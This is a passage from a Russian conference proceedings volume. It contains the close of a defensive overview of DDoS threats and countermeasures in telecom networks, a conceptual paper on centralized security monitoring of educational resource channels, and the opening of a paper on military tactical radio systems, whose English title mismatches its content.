На транспортном уровне активны такие методы, как TCP RST flood и ACK flood — атаки, имитирующие корректные, но сбивающие с толку пакеты, нарушающие логику установленных соединений. Они особенно опасны при наличии открытых портов, используемых для доставки абонентского контента в режиме реального времени (VoD, SIP, IPTV), где временные окна критичны, а простои недопустимы.

Переходя к прикладному уровню, векторы воздействия становятся ещё более изощрёнными. HTTP flood способен вывести из строя фронтальные системы, генерируя запросы, визуально неотличимые от легитимных; DNS amplification обрушивает сеть многократно усиленным ответным трафиком; SIP flood целенаправленно

дестабилизирует голосовые шлюзы, создавая отказ в регистрации абонентов. Во всех случаях наблюдается один и тот же принцип: атака маскируется под штатный протокол, что делает фильтрацию особенно сложной без потери доступности для добросовестных клиентов.

В мобильных и VoIP-сетях особенно уязвимыми оказываются сигнальные протоколы — такие как SS7, Diameter, SIP. Они исторически проектировались без учёта злонамеренного вмешательства и опираются на доверие между узлами. Например, DDoS через SS7 может не просто перегрузить сигнальный канал, но и привести к отказу в обслуживании при передаче SMS, маршрутизации вызовов, взаимодействии с HLR. В SIP-среде наплыв INVITE-запросов приводит к избыточной загрузке SIP-прокси и softswitch-платформ, что особенно критично для операторов виртуальной телефонии.

Отдельного рассмотрения заслуживают атаки, организованные с помощью IoT-ботнетов. Устройства, слабо защищённые, массово подключённые и распределённые географически, становятся идеальной платформой для формирования зомби-сетей. Инциденты с участием ботнетов вроде Mirai, Hajime, Mozi демонстрируют возможность генерации трафика в десятки терабит, а также быструю смену профиля атаки, что нарушает работу традиционных сигнатурных систем защиты. Инфраструктура оператора связи, где миллионы устройств обслуживаются через динамически распределённые адреса и NAT-шлюзы, оказывается практически беззащитной против подобной нагрузки без встроенной фильтрации на уровне ядра сети.

Расширению и усложнению атак способствуют такие техники, как Fast Flux — частая ротация IP-адресов и DNS-записей, скрывающая управляющие серверы; Domain Generation Algorithms (DGA) — алгоритмическое создание доменных имён, используемых ботами для связи с C&C; мультивекторные атаки, одновременно воздействующие на несколько уровней OSI или протокольных стеков. Последние особенно опасны своей нелинейностью: атака может начаться как TCP flood, перейти в SIP INVITE-флуд, затем завершиться DNS amplification — нарушая попытки систем реагирования выработать единый шаблон противодействия.

Таким образом, глубина и гибкость DDoS-воздействия в телеком-среде выходит далеко за рамки простого перегруза каналов связи. Атаки эволюционируют в сторону тактической гибридизации, целевой избирательности и архитектурного подрыва, что требует от операторов перехода к многоуровневой модели киберустойчивости.

Разветвлённость и мультикомпонентность телекоммуникационных сетей порождают целый спектр уязвимостей, которые успешно эксплуатируются при организации DDoS-атак.

Во-первых, значительное влияние оказывают архитектурные слабости. Распределённость сетевых узлов и дата-центров делает невозможным централизованную защиту. Многие из них продолжают использовать устаревшее сетевое оборудование, не поддерживающее современные протоколы фильтрации и защиты от перегрузки. Отсутствие микросегментации — разделения инфраструктуры на изолированные логические зоны — приводит к тому, что проникновение или перегрузка в одном сегменте быстро распространяется по всей сети. В условиях DDoS это означает невозможность локализовать воздействие и обезопасить критические сервисы.

Немаловажную роль играет дефицит контроля над трафиком east-west, то есть внутренними обменами данных между подсетями. В отличие от традиционного трафика север-юг (между внешним интернетом и внутренней инфраструктурой), внутренний трафик часто не проходит через защитные шлюзы и системы анализа. Это делает возможным как распространение атаки, проникшей через один из периметров, так и скрытую координацию ботнетов внутри инфраструктуры оператора, особенно в виртуализированных средах с высокой плотностью клиентских экземпляров.

Серьёзным уязвимым звеном остаются сигнальные системы. Протоколы, такие как SS7 и SIP, спроектированы в эпоху доверенных сетей и до сих пор не предусматривают надёжных механизмов аутентификации и верификации источников сигнального трафика. Это позволяет злоумышленнику инициировать перегрузку сигнальных каналов, регистрировать несуществующих абонентов или отправлять ложные команды маршрутизации. Такие воздействия трудно отфильтровать, так как они формально соответствуют допустимому поведению в протоколе, но по сути являются частью атаки.

Под постоянным риском находятся пограничные элементы, включая CDN, DNS-серверы, BRAS и BNG. Именно они принимают на себя первую волну трафика, а значит — первыми подвергаются нагрузке. Уязвимости в кэшировании DNS-запросов, отсутствие лимитов для доступа к BRAS, избыточное доверие к трафику из CDN — всё это создаёт условия, при которых атака может быстро вывести из строя не только клиентские сервисы, но и внутреннюю логику маршрутизации. Особенно критично это в ситуациях, когда провайдер использует внешние CDN и не контролирует физическое размещение и защиту edge-серверов.

Наконец, человеческий фактор продолжает играть ключевую роль в обострении рисков. Ошибки в конфигурации оборудования, игнорирование установок безопасности при обновлении прошивок, задержки с установкой критических патчей — всё это создаёт окна возможностей для атакующих. Дополнительный риск формируют инциденты, на которые не было должной реакции: единичные сбои могут указывать на разведывательные действия, предшествующие масштабной атаке, но часто остаются незамеченными из-за нехватки процедурной дисциплины и средств автоматического анализа.

Таким образом, устойчивость телеком-инфраструктуры зависит не столько от мощности оборудования или пропускной способности каналов, сколько от способности минимизировать внутренние слабости — архитектурные, протокольные и организационные. В противном случае даже локальная DDoS-атака способна инициировать каскадные отказоустойчивые события с выходом из строя ключевых сервисов связи.

В условиях DDoS-угроз особую актуальность приобретают многоуровневые системы анализа, сочетающие статистические, сигнатурные и эвристические методы, а также инструменты машинного обучения.

Один из наиболее результативных подходов — поведенческий анализ, основанный на алгоритмах корреляции с использованием временных окон. Такие системы фиксируют отклонения от базовых шаблонов поведения, выявляя всплески активности, нехарактерные для конкретного временного интервала или типа абонентов. Они особенно эффективны против медленных и адаптивных атак, не оставляющих очевидных сигнатур в трафике.

Модели машинного обучения позволяют проводить глубокий анализ структуры трафика, выявляя закономерности, неочевидные для классических алгоритмов. Применяются как классификационные модели (например, деревья решений, SVM, логистическая регрессия), так и кластеризационные подходы (например, алгоритмы k-means или DBSCAN), а в последние годы — глубокие нейросетевые архитектуры (LSTM, autoencoders), способные учитывать контекстные связи и временные зависимости.

Для обеспечения аналитики на уровне агрегированных данных активно используются протоколы сбора метаданных — NetFlow, sFlow и IPFIX. Они позволяют фиксировать ключевые параметры каждого потока: количество пакетов, объём переданных данных, длительность, направления и т.п., не сохраняя при этом содержимого пакетов. Это снижает нагрузку на систему и позволяет анализировать крупномасштабные DDoS-атаки, не теряя оперативности.

Традиционные методы не теряют своей значимости: сигнатурный анализ позволяет мгновенно блокировать известные типы атак, а эвристический подход помогает выявлять подозрительные шаблоны поведения на основе логических правил и экспертных оценок. Эти методы особенно полезны на первых этапах инцидента, когда ещё не накоплено достаточное количество данных для запуска ML-алгоритмов.

Ключевую роль играет корреляция событий с внешними источниками данных о киберугрозах, а также внутренними логами систем безопасности, собранными в SIEM-платформах. Это даёт возможность не только быстрее классифицировать угрозу, но и отследить возможные источники атаки, идентифицировать повторяющиеся сценарии и автоматизировать реакцию. Сравнение методов обнаружения представлено в таблице 1 [3–5].

Таблица 1

Сравнение методов обнаружения DDoS-атак

Метод анализа	Источник данных	Преимущества	Ограничения	Тип атак
Поведенческий анализ	Сетевые логи, телеметрия	Выявление новых типов атак, адаптация к окружению	Задержка при обучении, чувствительность к ложным срабатываниям	Low-and-slow, burst-атаки
Машинное обучение	Трафик (сырые или агрегированные данные)	Высокая точность, обучаемость	Требует большого массива обучающих данных, ресурсоёмкость	Аномальные и мультивекторные
NetFlow/sFlow/IPFIX-анализ	Метаданные потоков	Высокая масштабируемость, не требует хранения контента	Меньшая детализация, сложность в определении контекста	Flood-атаки, amplification
Сигнатурные методы	Контент пакетов, правила IDS	Быстрая реакция на известные шаблоны	Неэффективны против новых или модифицированных атак	SYN flood, DNS amplification
Эвристика	Поведенческие метрики, логика	Гибкость, независимость от обучающих выборок	Сложность точной настройки правил	Протокольные и прикладные атаки
Threat Intelligence и SIEM-корреляция	Внешние и внутренние источники	Контекстная оценка, ускоренная реакция	Зависимость от качества внешних данных	Распределённые, повторяющиеся

Эффективное сдерживание и нейтрализация DDoS-атак требует использования комплекса подходов, сочетающих сетевые, прикладные и инфраструктурные меры. Простая фильтрация по IP или блокировка портов уже не справляются с многообразием векторов атак и их динамическим характером.

Одним из базовых инструментов остаются механизмы фильтрации трафика на сетевом и транспортном уровнях модели OSI. Протокол BGP FlowSpec позволяет централизованно задавать политики фильтрации, а RTBH (Remote Triggered Black Hole) — оперативно перенаправлять вредоносный трафик в «чёрные дыры», не допуская его до узлов назначения. Эти методы эффективны в случае volumetric-атак, однако оказываются малоприменимыми против целенаправленных воздействий на уровне приложений.

Для глубокого анализа содержимого пакетов применяется DPI (Deep Packet Inspection), позволяющий детектировать злоупотребление протоколами HTTP, DNS, SIP и выявлять высокоуровневые шаблоны поведения атакующих. Однако DPI требует высокой производительности оборудования и зачастую сопровождается ростом латентности при большой нагрузке.

Отдельное направление — использование scrubbing-центров и облачных решений DDoS Protection-as-a-Service. Подобные сервисы (например, Cloudflare Magic Transit, Arbor Cloud) маршрутизируют весь входящий трафик через инфраструктуру провайдера защиты, где данные очищаются и только затем передаются в сеть оператора. Такое разделение потоков минимизирует нагрузку на пограничные маршрутизаторы.

Наряду с фильтрацией и инспектированием, применяются механизмы ограничения количества соединений и регулирования пропускной способности: ограничение частоты запросов, управление формой трафика,

лимитирование подключений. Эти методы позволяют предсказуемо управлять поведением сети при высокой нагрузке, предотвращая исчерпание ресурсов.

Для исследования поведения атакующих и создания имитационных сред широко используются honeypot-системы, которые дают возможность безопасного сбора данных об используемых тактиках, инструментах и этапах атаки. Данные сведения могут в дальнейшем использоваться для актуализации сигнатур и пополнения баз о киберугрозах. Сводная характеристика ключевых технологий отражена в таблице 2.

Таблица 2

Характеристика ключевых технологий

Метод или технология	Уровень модели OSI	Суть подхода и назначение
BGP FlowSpec, RTBH (Remote Triggered Black Hole)	Сетевой и Транспортный	Централизованная фильтрация и принудительное отклонение вредоносного трафика.
DPI (Deep Packet Inspection)	Прикладной	Анализ содержимого пакетов, обнаружение атакующих шаблонов в прикладных протоколах.
Scrubbing-центры, DDoS Protection-as-a-Service	Все уровни (от сетевого до прикладного)	Очистка входящего трафика в облаке, снижение нагрузки на инфраструктуру оператора.
Rate Limiting, Traffic Shaping, Connection Limiting	Транспортный и Прикладной	Ограничение объема, скорости и числа соединений для контроля сетевых ресурсов.
Геофильтрация, Anycast, изоляция узлов	Сетевой	Пространственное распределение и блокировка подозрительных источников.
Honeypot-системы	Прикладной	Имитация целей для отвлечения атакующих и сбора данных о методах атаки.

Каждое из решений несёт в себе как техническую пользу, так и потенциальные ограничения. Сложность их интеграции, стоимость владения и необходимость постоянного мониторинга делают задачу защиты от DDoS не столько вопросом единовременной настройки, сколько компонентом целостной стратегии обеспечения киберустойчивости телекоммуникационной инфраструктуры.

Заключение. С экономической точки зрения, обеспечение устойчивости к DDoS-атакам требует вложений, сопоставимых с масштабами потенциального ущерба. При этом превентивные меры оказываются в ряде случаев более эффективными и менее затратными, чем восстановление после успешного инцидента. Поэтому разумный баланс между стоимостью защиты и уровнем риска должен определяться не только текущими угрозами, но и стратегическими задачами организации. Следовательно, обеспечение безопасности телеком-инфраструктуры невозможно свести к применению изолированных технических решений. Только комплексный, адаптивный и проактивный подход способен гарантировать устойчивость к эволюционирующим векторам DDoS-угроз.

СПИСОК ЛИТЕРАТУРЫ

1. Яровой Р. В., Кривоногова Е. В., Рябов Г. А. Атаки на веб-приложения: определение, типы и профилактика // Тенденции развития науки и образования. 2023. № 101–4. С. 96–98.
2. Макаренко С. И. Информационное противоборство и радиоэлектронная борьба в сетевых войнах начала XXI века. СПб., 2017.
3. Аманжолов О. М. Исследование методов и средств обнаружения DDoS-атак // Молодой ученый. 2023. № 50 (497). С. 5–8.
4. Попов А. О. Анализ методов обнаружения и защиты от DDoS-атак в автоматизированных системах // Актуальные проблемы авиации и космонавтики. Сборник материалов X Международной научно-практической конференции, посвященной 100-летию академика М. Ф. Решетнева и Дню космонавтики. В 3-х томах. Красноярск, 2024. С. 274–276.
5. Жилина Е. В., Ромашкин Д. О. Признаки сетевых DDoS-атак и методы их обнаружения // Современные проблемы гуманитарных и естественных наук. Материалы XXXIII международной научно-практической конференции. В 2 ч. 2017. С. 20–26.

УДК 621.396.4

ЦЕНТРАЛИЗОВАННЫЙ КОНТРОЛЬ ЗАЩИЩЕННОСТИ ТЕЛЕКОММУНИКАЦИОННЫХ КАНАЛОВ ДОСТУПА К ЦИФРОВЫМ ОБРАЗОВАТЕЛЬНЫМ РЕСУРСАМ И СМЫСЛОВОГО СОДЕРЖАНИЯ ЦИФРОВОЙ УЧЕБНО-ПЕДАГОГИЧЕСКОЙ ИНФОРМАЦИИ

Крюкова Елена Сергеевна, Паращук Игорь Борисович

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: e.krukova69@yandex.ru, shchuk@rambler.ru

Аннотация. В статье проведен анализ состава, особенностей и перспектив формирования этапов и отдельных процедур централизованного контроля защищенности телекоммуникационных каналов доступа к цифровым образовательным ресурсам и смыслового содержания цифровой учебно-педагогической информации. Предпринята попытка сформулировать ключевые концептуальные основы централизованного контроля защищенности этих процедур доступа и информационных объектов такого класса, сформулирована сущность и введены понятия контроля, рассмотрены его цели и задачи. Рассмотрен комплекс базовых требований к оптимальному и адаптивному централизованному контролю защищенности в целях снижения затрат ресурсов для решения конкретных задач обеспечения соблюдения политики безопасности системы образования в различных условиях обстановки.

Ключевые слова: защищенность; телекоммуникационные каналы; централизованный контроль; цифровые образовательные ресурсы; требования; показатель защищенности; оценивание и прогнозирование.

CENTRALIZED CONTROL OF THE SECURITY OF TELECOMMUNICATION CHANNELS OF ACCESS TO DIGITAL EDUCATIONAL RESOURCES AND THE SEMANTIC CONTENT OF DIGITAL EDUCATIONAL AND PEDAGOGICAL INFORMATION

Kryukova Elena, Parashchuk Igor

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av., St. Petersburg, 194064, Russia
e-mails: e.kkrukovaa69@yandex.ru, shchuk@rambler.ru

Abstract. The article analyzes the composition, features and prospects for the formation of stages and individual procedures for centralized control of the security of telecommunication channels for access to digital educational resources and the semantic content of digital educational and pedagogical information. An attempt is made to formulate the key conceptual foundations of centralized control of the security of these access procedures and information objects of this class, the essence is formulated and the concepts of control are introduced, its goals and objectives are considered. A set of basic requirements for optimal and adaptive centralized control of security is considered in order to reduce resource costs for solving specific problems of ensuring compliance with the security policy of the education system in various conditions.

Keywords: security; telecommunication channels; centralized control; digital educational resources; requirements; security indicator; assessment and forecasting.

Введение. Исследование методологических аспектов и опубликованных в различных отечественных и зарубежных источниках результатов практического применения современных средств и методов централизованного контроля в различных сферах человеческой жизнедеятельности и промышленного производства, анализ нынешнего состояния информационного обеспечения учебно-педагогической деятельности в сфере высшего и специального образования, обзор текущих требований по защищенности и направлений технической эволюции цифровых образовательных ресурсов (ЦОР), изучение тенденций трансформации и совершенствования цифровой учебно-педагогической информации (ЦУПИ), доступной пользователям по открытым телекоммуникационным каналам (ТКК), а также широкое использование эффективного сочетания достоинств информатики и телекоммуникаций, позволили сформулировать важную, актуальную систему взглядов на сущность централизованного контроля защищенности (ЦКЗ) ТКК доступа к ЦОР и смыслового содержания (контента) ЦУПИ. При этом понятия ЦОР и ЦУПИ взаимосвязаны, поскольку под цифровыми (электронными) ресурсами, доступными пользователям по ТКК, как раз и понимается цифровая учебно-педагогическая информация, она представляет собой основу образовательного ресурса в цифровой форме, включающего в себя, кроме прочего: структуру данных, предметное смысловое содержание и метаданные о них. Иногда говорят о том, что ЦОР, доступные пользователям по ТКК, могут включать в себя ЦУПИ и программное обеспечение, необходимые для его использования в образовательном процессе [1, 2].

Конечная цель применения ЦОР — повышение уровня качества информационного обеспечения учебно-педагогической деятельности в сфере высшего и специального образования и, как следствие, наращивание эффективности образовательного процесса. В современных условиях цифрового общества ЦОР и ЦУПИ, составляющая их основу, в сочетании с электронными средствами обучения представляют собой удобный и легко доступный инструмент — помощник педагога и обучаемого, позволяют максимально визуализировать (придать наглядный вид) получаемую ЦУПИ, которая призвана, в конечном итоге, расширить представление обучаемого об окружающем нас мире. Более того, ЦОР усиливают мотивацию пользователя для продолжения самостоятельного обучения, могут облегчить самоконтроль усвоения материала и облегчить приобретение обучаемым новых компетенций.

Централизованный контроль защищенности ТКК доступа к ЦОР и смыслового и семантического содержания ЦУПИ представляет собой единый комплекс руководимых из единого центра, взаимоувязанных систематических и целенаправленных мероприятий (организационных, технологических и технических), основанный на непрерывном либо периодическом (регулярном) наблюдении за состоянием уровня защищенности данных процедур и объектов, качественном и количественном оценивании их показателей защищенности и прогнозировании изменений состояния защищенности под влиянием конструктивных или деструктивных факторов. Концепция централизованного контроля защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ представляет собой систему взглядов, идей и принципов, определяющих общую методологию всеобъемлющего контроля информационной безопасности процедур и объектов такого класса. Взяв за отправную точку сущность централизованного контроля защищенности, изложенную в данном определении, рассмотрим некоторые ключевые понятия, необходимые для изложения концептуальных основ ЦКЗ, например, такие, как: комплексный контроль, защищенность, состояние защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ, наблюдение за состоянием защищенности, оценивание защищенности, прогнозирование защищенности, оптимальность ЦКЗ, адаптивность ЦКЗ и другие.

Централизованный комплексный контроль защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ, на наш взгляд, должен включать ряд последовательных операций: а) наблюдение за состоянием защищенности, состоянием параметров информационной безопасности ЦОР и за факторами, воздействующими на них; б) текущее оценивание защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ; в) прогнозирование защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ.

прогнозирование возможных изменений защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ (параметров, показателей защищенности). Защищенность ТКК доступа к ЦОР и смыслового содержания ЦУПИ — свойство или совокупность свойств этих процедур и объектов, обуславливающих информационную безопасность трактов передачи, а также сущности и содержания потоков информации, передаваемых по ТКК в интересах образовательной деятельности. Защищенность ТКК доступа к ЦОР и смыслового содержания ЦУПИ обуславливает необходимость проверки информации, хранящейся в локальной сети образовательной организации, необходимость контроля нежелательной (вредоносной) информации, контроля за содержанием электронной почты образовательной организации, а также контроля за просматриваемой сотрудниками ЦУПИ с целью предотвращения использования ЦОР в личных интересах [3–5].

Под состоянием защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ будем понимать множество параметров, численно характеризующих информационную безопасность этих процедур и объектов исследований в данный момент времени. Другими словами, состояние защищенности ТКК и ЦУПИ — вектор параметров защищенности в параметрическом пространстве состояний, описывающих их безопасность.

Наблюдение за состоянием защищенности — комплексный целенаправленный процесс восприятия (сбора, хранения, обработки и анализа) информации о состоянии защищенности ТКК доступа к ЦОР, смыслового содержания ЦУПИ и факторов, воздействующих на них [6].

Оценивание защищенности — процесс принятия решения о состоянии защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ, процедура получения качественных и количественных оценок состояния защищенности этих процедур и объектов исследований в данный момент времени [6].

Прогнозирование защищенности — процесс разработки прогноза, исследования конкретных перспектив изменения состояния защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ в различных ожидаемых условиях эксплуатации. Выработка вероятностного суждения о возможных изменениях состояния (параметров, показателей) защищенности [6].

Адаптивность процесса централизованного контроля защищенности — способность осуществлять целенаправленное приспособление (согласование) характеристик свойств поведения данного процесса к сложным условиям, имеющая целью оптимизацию параметров контроля. Адаптация осуществляется в интересах получения оптимальной (необходимой и достаточной) информации о состоянии защищенности ТКК доступа к ЦОР, смыслового и семантического содержания ЦУПИ, соответствующей, т.е., адекватной сложившейся ситуации. Оптимальный процесс централизованного контроля защищенности — контроль, при котором траектория достижения цели данного процесса в пространстве ситуаций (состояний) защищенности является самой предпочтительной в смысле принятого критерия.

Рассмотренные понятия помогают сформулировать концептуальную модель централизованного комплексного контроля защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ. Основополагающей целью централизованного комплексного контроля защищенности является безопасное информационное обеспечение системы образования, адекватное целям функционирования и управления ею и учитывающее влияние внешних и внутренних, конструктивных и деструктивных факторов.

Иными словами, цель централизованного комплексного контроля защищенности — обеспечение фактическим качественным и безопасным материалом информационной базы системы образования (СО) в непрерывной динамике и с учетом влияющих факторов.

Для реализации указанной цели осуществляются процедуры централизованного комплексного контроля защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ, решающие следующие основные задачи:

- наблюдение за состоянием защищенности — оптимизируемое по состоятельности, достоверности и точности, а также соответствующее (подстраивающееся к) условиям эксплуатации получение (выявление, регистрация и накопление) требуемой на данный момент информации о фактическом состоянии защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ;
- оценивание защищенности — оптимизируемое по состоятельности, достоверности и точности, а также соответствующее (подстраивающееся к) текущим требованиям СО получение оценок состояния защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ;
- прогнозирование защищенности — оптимизируемое по состоятельности, достоверности и точности, а также соответствующее (подстраивающееся к) текущим требованиям СО получение прогностических оценок состояния защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ.

По нашему мнению, принципиальную основу централизованного контроля защищенности ТКК доступа к ЦОР и смыслового содержания ЦУПИ должны составлять некоторые базовые требования, обязательные для выполнения в рамках соблюдения политики безопасности СО, включая механизмы многофакторной аутентификации пользователей и разграничения прав их доступа [7]:

- требования к единству подходов к ЦКЗ ТКК доступа к ЦОР и смыслового содержания ЦУПИ заключается в том, что контроль этих процедур доступа и объектов должен рассматриваться и как процесс и, одновременно, как подпроцесс процесса более высокого уровня;

- требования к целевой ориентации (целенаправленности) ЦКЗ ТКК доступа к ЦОР и смыслового содержания (контента) ЦУПИ заключается в подчинении всех задач контроля и отдельных процедур наблюдения, оценивания и прогнозирования состояния защищенности, а также способов их решения достижению главной цели — повышению эффективности процесса ЦКЗ и, как следствие, повышению защищенности информационного обеспечения образовательного процесса;

— требования к информационно-аналитическому единству ЦКЗ, обязывающие использовать стандартные единые расчетно-аналитические подходы к реализации централизованного контроля защищенности, совместимости баз данных и баз знаний методов контроля защищенности, баз данных результатов ЦКЗ и единых процедур агрегации контрольной информации;

— требования к регулярности ЦКЗ ТКК доступа к ЦОР и смыслового содержания (контента) ЦУПИ, заключающиеся в проведении наблюдения, оценивания и прогнозирования показателей защищенности в соответствии с периодами, обусловленными целями, задачами и возможностями оценочной деятельности для конкретных задач обеспечения соблюдения политики безопасности СО;

— требования к комплексности (целостности, всесторонности, интегративности) ЦКЗ ТКК доступа к ЦОР и смыслового содержания ЦУПИ, определяющие одновременное наблюдение, оценивание и прогнозирование отдельных взаимосвязанных и взаимодействующих показателей защищенности;

— требования к преемственности результатов (историзму) ЦКЗ ТКК доступа к ЦОР и смыслового содержания ЦУПИ, заключающиеся в обеспечении связи последующих результатов наблюдения, оценивания и прогнозирования защищенности с предыдущими для обеспечения сравнительного анализа, для вскрытия закономерностей и выявления тенденций изменения состояния защищенности.

Заключение. Таким образом, проведен анализ состава, особенностей и перспектив формирования этапов и отдельных процедур централизованного контроля защищенности телекоммуникационных каналов доступа к цифровым образовательным ресурсам и смыслового содержания цифровой учебно-педагогической информации. Предпринята попытка сформулировать ключевые концептуальные основы централизованного контроля защищенности этих процедур доступа и информационных объектов такого класса — сформулирована сущность и введены понятия контроля, рассмотрены его цели и задачи. Рассмотрен комплекс базовых требований к оптимальному и адаптивному централизованному контролю защищенности, что создает предпосылки для синтеза алгоритмов оптимального и адаптивного наблюдения, оценивания и прогнозирования состояния защищенности телекоммуникационных каналов доступа к цифровым образовательным ресурсам и смыслового содержания цифровой учебно-педагогической информации в целях снижения затрат ресурсов для решения конкретных задач обеспечения соблюдения политики безопасности системы образования в различных условиях обстановки.

СПИСОК ЛИТЕРАТУРЫ

1. Паникова С.В. Цифровые инструменты и сервисы в работе педагога. Учебно-метод. пособие. М.: Изд-во «Про-Пресс», 2020. 33 с.
2. Шамиев В.А., Крюкова Е.С., Парашук И.Б. Электронный контент цифровых образовательных ресурсов как основа информационного обеспечения подготовки специалистов наукоемких профессий // Региональная информатика и информационная безопасность. Сборник трудов. Вып. 13. СПб.: СПОИСУ, 2024. С. 68-70.
3. Ганжур А.П., Отакулов А.С., Дьяченко Н.В. Политика безопасности контента // Молодой исследователь Дона. №6 (33), 2021. С. 41-44.
4. Котенко И.В., Парашук И.Б. Информационные и телекоммуникационные ресурсы критически важных инфраструктур: особенности интервального анализа защищенности // Вестник Астраханского государственного технического университета. Серия: Управление, вычислительная техника и информатика. 2022. № 2. С. 33-40.
5. Котенко И.В., Саенко И.Б., Браницкий А.А., Парашук И.Б., Гайфулина Д.А. Интеллектуальная система аналитической обработки цифрового сетевого контента для защиты от нежелательной информации // Информатика и автоматизация (Труды СПИИРАН). Вып. 20(4), 2021. С. 755-792.
6. Севрюкова Е.А. Надзор и контроль в сфере безопасности: учебник для вузов / под общ. ред. В.И. Каракеяна. 2-е изд., испр. М.: Издательство Юрайт, 2025. 340 с.
7. Парашук И.Б., Сундуков В.А. Этапы разработки моделей и методов многофакторной аутентификации пользователей как элементов политики разграничения прав доступа к ресурсам инфокоммуникационных сетей // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО-2023). XII Международная научно-техническая и научно-методическая конференция; сб. науч. ст. в 4 т. / Под. ред. С.И. Макаренко. СПб.: СПбГУТ, 2023. Т. 1. С. 833-837.

УДК 621.396.4

ВОЗМОЖНОСТИ И ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ СОВРЕМЕННЫХ ТАКТИЧЕСКИХ РАДИОСИСТЕМ

**Курчин Илья Валерьевич, Кузоятов Владислав Валерьевич,
Кий Андрей Вячеславович, Михайличенко Николай Валерьевич**

Военная академия связи им. Маршала Советского Союза С. М. Буденного (Военная академия связи)
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mail: toretto08021993@yandex.ru, vvforever@mail.ru, 23esn2008@rambler.ru, letchik7774@gmail.com.

Аннотация. Целью данной статьи является анализ структуры, функций и сценариев применения тактических радио-концентраторов (узлов связи) в современных вооружённых силах. В работе раскрываются ключевые аспекты функционирования радио-концентраторов в условиях боевых операций, преодоление географических препятствий, обеспечение резервных маршрутов. Методология исследования основывается на сопоставлении функциональных характеристик радио-концентраторов с архитектурой военной связи, а также на моделировании типичных боевых сценариев. Результаты подчёркивают значимость радио-концентраторов в обеспечении надёжной, защищённой и адаптивной связи на тактическом уровне. Выводы статьи ориентированы на практическое применение в рамках модернизации армейских сетей и построения многоуровневой архитектуры.

Ключевые слова: тактические радио-концентраторы; военная связь; армейские сети; совместные операции; радиосвязь; резервные каналы.

APPLICATION OF QUANTUM TECHNOLOGIES IN DATA CENTERS

Kurchin Ilia, Kuzoyatov Vladislav, Kiy Andrey, Mikhailichenko Nikolay

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: toretto08021993@yandex.ru, vvforever@mail.ru, 23esn2008@rambler.ru, letchik7774@gmail.com.

Abstract. The purpose of this article is to analyze the structure, functionality, and deployment scenarios of tactical radio concentrators (communication nodes) in modern armed forces. The study explores the operational role of radio concentrators in combat conditions, including establishing communication with forward units, overcoming geographic obstacles, ensuring redundant routing, and integrating with multinational forces. The research methodology is based on comparing the technical capabilities of radio concentrators with the military communication architecture (e.g., WIN-T, JNN, SINCGARS) and modeling typical battlefield scenarios. The results emphasize the importance of radio concentrators in providing reliable, secure, and adaptive communications at the tactical level. The conclusions are aimed at practical implementation in the modernization of military networks and development of a multi-layered C4ISR architecture.

Keywords: tactical radio concentrators; military communication; army networks; joint operations; radio communication; redundant channels.

Введение. В современных военных действиях основу коммуникации для военнослужащих составляет сложная сеть тактических радиосистем. Эти высокотехнологичные системы тщательно разрабатываются для обеспечения бесперебойной связи, которая становится спасательным кругом в пылу сражения, сохраняя при этом максимальную безопасность и надёжность.

В условиях развития военных технологий стратегическая эволюция тактических радиосистем не только повышает эффективность боевых действий, но и подчёркивает их важнейшую роль в обеспечении безопасности миссий и сохранении жизней. В этой статье мы рассмотрим основные компоненты, протоколы безопасной связи, интеграцию с передовыми технологиями и эволюционную траекторию, определяющую будущее тактических радиосистем для военных [1].

Эволюция тактических радиосистем. Тактические радиосистемы претерпели значительные изменения: от первых аналоговых радиостанций до современных цифровых систем. Изначально разработанные для базовой связи, эти системы трансформировались, чтобы соответствовать сложным требованиям современной войны. Благодаря стремительному развитию технологий тактические радиосистемы расширили возможности связи на поле боя.

С годами в тактических радиосистемах стали появляться функции обеспечения совместимости и шифрования. Это связано с растущей важностью безопасной связи в боевых условиях. Современные тактические радиосистемы предлагают надёжные протоколы шифрования, которые защищают секретную информацию от перехвата посторонними лицами.

Кроме того, эволюция тактических радиосистем привела к внедрению таких передовых функций, как технология скачкообразной перестройки частоты, обеспечивающая безопасную и надёжную связь даже во враждебной среде. Эти системы стали незаменимыми инструментами для военных, предоставляя им возможности связи, необходимые для эффективного и безопасного выполнения задач в полевых условиях. Эволюция тактических радиосистем продолжает влиять на ход современных военных операций, подчёркивая важнейшую роль этих систем в обеспечении успеха операций.

Компоненты тактических радиосистем. Тактические радиосистемы включают в себя различные важные компоненты, обеспечивающие бесперебойную связь между участниками боевых действий. Эти системы обычно состоят из передатчиков, приёмников, антенн и процессоров. Передатчики преобразуют аудиосигналы в радиоволны для передачи, а приёмники выполняют обратный процесс, преобразуя радиоволны в аудиосигналы для прослушивания.

Антенны играют ключевую роль в эффективной передаче и приёме радиосигналов. Они предназначены для усиления сигнала и увеличения дальности его действия, что крайне важно для поддержания надёжной связи в динамичных условиях боя. Кроме того, процессоры в тактических радиосистемах отвечают за кодирование и декодирование сигналов, обеспечивая безопасную и зашифрованную связь для предотвращения перехвата противником.

